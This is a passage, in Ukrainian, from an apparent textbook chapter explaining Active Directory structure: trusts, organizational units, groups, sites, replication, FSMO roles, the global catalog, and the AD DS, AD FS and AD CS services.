Довірчі відносини є важливою ланкою середовища Active Directory, функція якого полягає у взаємодії лісів і доменів між собою, а також у передаванні облікових даних. У межах одного лісу довірчі відносини формуються під час створення домену. За замовчуванням для доменів створюється двостороння транзитивна довіра, тобто кожен домен довіряє один одному в питаннях доступу до безпеки та облікових даних. Користувач в домені А може отримати доступ до ресурсів, дозволених йому в домені В, а користувач в домені В може отримати доступ до ресурсів, дозволених йому в домені А.

Організаційна одиниця (Organizational Unit, OU) - контейнер, який забезпечує ієрархію та структуру домену. Він використовується для зручності адміністрування та для створення структури AD в географічному або організаційному спектрі підприємства. Приклади організаційних одиниць наведені на рисунку 1.12.



Рисунок 1.12 – Організаційні одиниці Active Directory в Windows Server

OU може містити власні організаційні одиниці, які надають змогу створювати багаторівневу структуру. Існує три основні причини для їхнього створення:

- організаційна структура: по-перше, створення OUs дозволяє компанії створити структуру в Active Directory, яка відповідає географічній або організаційній структурі підприємства. Вона забезпечує простоту адміністрування і структури;
- другою причиною створення структури OU є призначення прав безпеки для певних OU. Вони дозволяють підприємствам застосовувати політики Active Directory до однієї OU, які відрізняються від інших. Наприклад, можна налаштувати політики, які інсталюють бухгалтерський застосунок на комп'ютерах в обліковій одиниці (Accounting OU);
- останньою причиною створення OU є делегування адміністративної відповідальності. Адміністратори Active Directory можуть спроектувати структуру таким чином, щоби дозволити локальним адміністраторам мати повні права лише для власних OU. Така функція надає можливість делегованого адміністрування, яка недоступна у мережах Windows NT.

Групи в Active Directory виконують дві функції: безпека і розподіл.

Група безпеки (приклади наведені на рисунку 1.13) містить облікові записи, які можна використовувати для доступу до безпеки. Наприклад, їй можна призначити права на певний каталог на файловому сервері.



Рисунок 1.13 – Групи безпеки в Active Directory

Група розповсюдження використовується для надсилання інформації користувачам. Вона не може бути використана для безпечного доступу.

Існує три сфери дії груп:

- глобальна група безпеки: містить користувачів лише з того домену, в якому вона створена. Глобальні групи безпеки можуть бути учасниками як універсальних, так і локальних груп домену;
- універсальні групи безпеки: можуть містити користувачів, глобальні групи та універсальні групи з будь-якого домену. Такі групи зазвичай використовуються у багатодоменному середовищі при необхідності доступу до різних доменів;
- локальні домени: часто створюються у доменах для призначення доступу до певного локального ресурсу домену. Групи локальної області дії домену можуть містити облікові записи користувачів, універсальні і глобальні групи з будь-якого домену. Локальні групи домену можуть містити локальні групи того ж домену.

Об'єкт сайту Active Directory являє собою набір IP-підмереж, які зазвичай складають фізичну локальну мережу (LAN). Кілька сайтів з'єднуються для реплікації за допомогою посилань на сайти. Зазвичай вони використовуються для:

- визначення фізичного місцезнаходження: дозволяє клієнтам знаходити локальні ресурси, такі як принтери, загальні ресурси або контролери доменів;

- реплікації: можна оптимізувати реплікацію між контролерами домену, створивши посилання.



Рисунок 1.14 – Сайти в Active Directory

За замовчуванням Active Directory використовує автоматичне покриття сайтів, однак можна цілеспрямовано налаштовувати сайти та ресурси. Вікно їхньої конфігурації, до якого можна отримати доступ з менеджера серверів, наведене вище на рисунку 1.14.

Оскільки більшість мереж Active Directory містить декілька контролерів доменів (принаймні два), і користувачі теоретично можуть під'єднуватися до будь-якого з них для автентифікації або отримання інформації, кожен із серверів повинен підтримуватися в актуальному стані. Контролери доменів підтримують актуальність шляхом реплікації бази даних між собою за допомогою методу витягування - сервер часто запитує нову інформацію з іншого контролера домену. Після внесення змін контролер домену ініціює реплікацію, зачекавши 15 секунд (у Windows 2003) або 5 хвилин (у Windows 2000). Windows Server 2003 використовує технологію реплікації лише зміненої інформації та стиснення реплікації по каналах WAN.

Windows Server встановлює топологію реплікації, щоби визначити, звідки сервер отримує оновлення. У великій мережі це зменшує час реплікації, оскільки сервери реплікуються у вигляді кільцевої мережі.

Active Directory використовує багатомастерну реплікацію (синхронізацію даних). Така реплікація не покладається на один основний контролер домену, а розглядає кожен з них. Коли зміни вносяться до будь-якого контролера домену, вони

реплікуються до всіх інших контролерів домену. Хоча кожен контролер домену реплікується однаково, всі контролери домену не є рівними за правами. Існує кілька гнучких операційних ролей, які призначаються одному контролеру домену за один раз.

AD використовує виклики віддалених процедур (RPC) для реплікації і може використовувати SMTP для внесення змін до схеми або конфігурації.

Не всі контролери доменів рівні за правами – деякі з них мають більше повноважень за інші.

Існує п'ять ролей, які називаються майстрами операцій, або гнучкими одноосібними операціями (FSMO). Дві з них є лісовими, інші три - загальнодоменними. Загальнолісові ролі розподіляються на:

- господаря схеми (schema master): керує оновленням схеми Active Directory;
- головного адміністратора доменних імен: керує додаванням і видаленням доменів з лісу.

Існує три загальнодоменні ролі:

- головний RID: виділяє пули унікальних ідентифікаторів контролерам доменів для використання при створенні об'єктів. (RID - це відносний ідентифікатор);
- майстер інфраструктури: синхронізує зміни належності до міждоменних груп. Він не здатний працювати на сервері глобального каталогу, окрім випадку, коли всі контролери доменів не є серверами глобального каталогу;
- емулятор PDC: забезпечує зворотну сумісність для клієнтів NT 4 для операцій з PDC, наприклад, для зміни пароля. PDC також виконує функції головного сервера часу.

Коли мережа стає більшою, вона може містити багато контролерів доменів. Кожен з них містить записи лише зі свого домену в базі даних AD, щоби тримати базу даних невеликою і з керованою реплікацією. Домен Active Directory покладається на базу даних глобального каталогу, яка містить глобальний список усіх об'єктів у лісі. Глобальний каталог зберігається на контролерах домену, налаштованих як сервери глобального каталогу.

Глобальний каталог містить підмножину інформації - наприклад, ім'я та прізвище користувача, а також особливе ім'я об'єкта, щоби клієнт міг зв'язатися з відповідним контролером домену за необхідності додаткової інформації. Наприклад, принтер в OU Authenticated у домені example.com може мати таке ім'я:

CN=Moon,OU=Authenticated,DC=example,DC=com

1.3 Сервіси Active Directory

Active Directory пропонує адміністраторам набір служб для керування їхніми IT-мережами. Служби доменів Active Directory (AD DS) - найпоширеніша служба Active Directory, яка автентифікує об'єкти Active Directory та надає доступ до мережевих ресурсів. Інші сервіси AD включають службу федерації Active Directory (AD FS), службу сертифікації Active Directory (AD CS), службу полегшеного каталогу Active Directory (AD LDS), і службу керування правами Active Directory (AD RMS).

Служба доменів Active Directory (AD DS) - традиційна локальна служба доменів, яку пропонує компанія Microsoft. Вона є основним компонентом і виконує роль сервера в середовищі операційної системи Windows. Вікно налаштування AD DS зображене на рисунку 1.15.



Рисунок 1.15 – Active Directory Domain Services

Для забезпечення ефективного управління мережевими ресурсами на підприємстві IT-адміністратори використовують AD та її компоненти, зокрема AD DS. На відміну від робочої групи, де мережеві адміністратори повинні індивідуально визначати і керувати політиками і дозволами вручну, AD надає центральну базу даних, яка полегшує адміністраторам процес налаштування відповідного контролю доступу і дозволів на використання різних мережевих ресурсів. AD також дозволяє адміністраторам визначати політики безпеки, які визначають, хто і до чого має доступ у мережі.

Логічне групування мережевих ресурсів для формування домену AD виконується адміністратором. Всі ці об'єкти домену можуть використовувати один і той самий центральний контролер домену (DC). Середовище Windows, в якому встановлено DC з AD DS, яке функціонує як центральний вузол автентифікації та авторизації, називається середовищем, контрольованим доменом.

AD працює за клієнт-серверною архітектурою, де DC є центральним сервером, який обслуговує інші підключені мережеві ресурси в домені. DC має повні повноваження в домені і контролює автентифікацію та модифікації всіх мережевих ресурсів, що містяться в його домені.

Active Directory Federation Services (ADFS) - технологія, яка дозволяє користувачам авторизовуватися в різні застосунки за допомогою єдиного входу (SSO). SSO дозволяє користувачеві входити за допомогою єдиного ідентифікатора та пароля в декілька застосунків у межах одного підприємства. Створюється маркер автентифікації, який передається різним застосункам для безперешкодного входу. У цих токенах містяться твердження про особу користувача. Таким чином, якщо SSO - це процес автентифікації в різних застосунках, то ADFS - технологія, яка його забезпечує. Довірчі відносини між користувачем і сервером наведені на рисунку 1.16.



Рисунок 1.16 – Архітектура Active Directory Federation Services

Етапи автентифікації користувача за допомогою ADFS:

- користувач із середовища облікових записів намагається отримати доступ до певної веб-програми у середовищі ресурсів;
- користувач надсилає запит на ресурсний сервер ADFS, який визначає, чи належить він до довіреного середовища облікових записів. Якщо це так, користувач отримує маркер автентифікації від сервера ADFS ресурсу;
- сервер ADFS “запитує” користувача на отримання маркера безпеки від ADFS облікового запису;
- користувач надає маркер автентифікації серверу ADFS облікового запису
- сервер ADFS облікового запису автентифікує користувача за допомогою AD DS або AD LDS. У разі вдалої перевірки, сервер AD FS “витягує” відповідні твердження про користувача і “записує” їх у маркер безпеки;
- користувач пересилається на сервер ресурсів ADFS, де перевіряються твердження про користувача, які використовуються для встановлення унікальної

ідентичності користувача і визначення того, чи може користувач отримати доступ до веб-застосунку;

- якщо перевірка вимог успішна, користувачеві видається новий маркер безпеки. Він зберігається у вигляді файлу cookie для автентифікації на комп'ютері користувача;
- користувач надає файл cookie для автентифікації веб-застосунку і успішно отримує доступ до системи.



Рисунок 1.17 - Active Directory Certificate Services

Служба сертифікатів Active Directory Certificate Services (AD CS) - одна з серверних ролей, представлених в Windows Server 2008, яка надає користувачам налаштовувані служби для створення і управління сертифікатами інфраструктури відкритих ключів (PKI), які можна використовувати для шифрування і цифрового підпису електронних документів, електронних листів, і повідомлень. Вікно її конфігурації наведене вище на рисунку 1.17.

AD CS підтримує такі застосунки як захищені бездротові мережі, віртуальні приватні мережі (VPN), захист інтернет-протоколу (IPSec), захист мережевого доступу (NAP), шифрування файлових систем (EFS), вхід в систему за допомогою смарт-карт і багато іншого.

Серед функцій Active Directory Certificate Services:

- Центр сертифікації (Certificate Authority)

Центр сертифікації в AD CS переважно займається керуванням та випуском сертифікатів відкритих ключів. Центри сертифікації можуть бути пов'язані між собою, щоби сформувати ІСКЗ. Типова ІВК - це комбінація програмного та апаратного забезпечення, стандартів, послуг і політик для управління цифровими сертифікатами. ЦС може бути двох типів: корпоративний та автономний.

Корпоративний ЦС повинен бути учасником домену і може видавати сертифікати для цифрових підписів, автентифікації для доступу до захищених веб-браузерів, а також може захищати транзакції електронної пошти. Автономному ЦС не потрібні служби домену Active Directory, адже він здатний функціонувати в автономному режимі. За своєю суттю, він навіть не вимагає під’єднання до мережі.

- Служба веб-реєстрації сертифікатів (Certificate Authority Web Enrollment)

Веб-реєстрація в AD CS дозволяє зовнішнім клієнтам, які не є частиною доменної мережі, під’єднуватися до центру через Інтернет-браузер. Веб-реєстрація в центрі сертифікації підтримує лише інтерактивні запити, які запитувач здійснює і завантажує вручну через сайт. Сертифікат можна завантажити з браузера після видачі сертифіката Центром сертифікації. Також це може бути використано для запиту списку відкликання сертифікатів (CRL), який включає всі сертифікати, термін дії яких закінчився або які були відкликані.

У випадку користувачів, які є частиною домену, довірчі відносини дозволяють ЦС безпечно видавати сертифікати. Веб-реєстрація дозволяє зовнішнім клієнтам надсилати запити на сертифікати та відкликати їх з Центру сертифікації. Реєстрація також може здійснюватися між лісами, тобто клієнти в одному лісі можуть отримати сертифікати від центру сертифікації в іншому лісі. Для того, щоби використовувати реєстрацію між лісами, необхідно встановити довіру між усіма залученими лісами.

- Онлайн-відповідач (Online Responder)

Онлайн-відповідач - сервіс, який виконує функції на OCSP-сервері з правами мережевої служби, що зображений на рисунку 1.18. В AD CS онлайн-відповідач отримує та обробляє запити щодо статусу сертифікатів. Перевіряється дійсність

сертифіката та цифрового підпису, щоби визначити його справжність. Крім того, сертифікат перевіряється на предмет того, чи не належить до Списку відкликання сертифікатів (CRL).



Рисунок 1.18 – Online Responder

З різних причин сертифікати можуть бути відкликані тимчасово або позбавлені прав на постійній основі до закінчення терміну дії сертифіката центром сертифікації, і такі сертифікати вносяться до CRL. Окрім CRL, перевірка відкликання може бути здійснена за допомогою відповіді Online Certificate Status Protocol (OCSP). OCSP перевіряє статус відповідного веб-сайту, надсилаючи URL-адресу до центру сертифікації. Центр сертифікації надає підписану відповідь, що містить статус запитуваного сертифіката.

- Служба реєстрації мережевих пристроїв (Network Device Enrollment Service)

Network Device Enrollment Service (NDES) - функція AD CS, яка має можливість видавати сертифікати мережевим пристроям, які керують трафіком, таким як маршрутизатори, міжмережеві екрани (фаєрволи), комутатори, та мережеві принтери. Вона відіграє важливу роль в публічних і приватних ключових інфраструктурах (PKI) та інфраструктурі сертифікації (CA), забезпечуючи автоматизований спосіб реєстрації та керування сертифікатами для даних мережевих пристроїв.

За допомогою NDES можна встановлювати сертифікати на мережеві пристрої, що дозволяє забезпечити захищене з'єднання і автентифікацію між цими пристроями

і іншими пристроями, або серверами в мережі. Сертифікати, які видані за допомогою NDES, дозволяють перевірку автентичності пристроїв і забезпечують шифрування даних під час передавання мережею.

Окрім цього, NDES забезпечує можливість керування сертифікатами на мережевих пристроях шляхом встановлення політик, які стосуються сертифікатів, та моніторингу їх стану і дійсності. Такий механізм дозволяє забезпечувати безпеку та інтегрованість мережі, а також спрощує процес впровадження та управління сертифікатами на різних пристроях у мережі.

- Служба реєстрації сертифікатів (Certificate Enrollment Web Service)

Веб-служба реєстрації сертифікатів в AD CS дозволяє користувачам і комп'ютерам реєструвати та поновлювати сертифікати за допомогою протоколу HTTPS. Нею можуть скористатися користувачі, які не є користувачами організації та перебувають за межами безпеки домену. Веб-служба реєстрації сертифікатів в основному орієнтована на автоматизовані запити клієнтів і обробляє запити на сертифікати за допомогою власного клієнта.

- Веб-сервіс політики реєстрації сертифікатів (Certificate Enrollment Policy Web Service)

Веб-служба політики реєстрації сертифікатів в AD CS дозволяє комп'ютерам і користувачам отримувати інформацію про політику реєстрації сертифікатів. Політика реєстрації сертифікатів надає точне розташування Центрів сертифікації та типів сертифікатів, які від них запитуються. Разом із веб-службою реєстрації сертифікатів дана служба дозволяє реєструвати сертифікати в Інтернеті, базуючись на політиках для клієнтів або учасників, які не є юридичними особами і не належать до домену. Політику реєстрації можна ввімкнути як за допомогою налаштувань групової політики, так і застосувавши її індивідуально на клієнтських комп'ютерах. Таким чином, AD CS є ефективним методом управління інфраструктурою сертифікатів для будь-якої організації в мережі домену Windows.

Active Directory Lightweight Directory Services (AD LDS) - незалежний режим Active Directory, за винятком інфраструктурних функцій, який надає служби каталогів для застосунків. Вікно інсталяції AD LDS наведене нижче на рисунку 1.19.

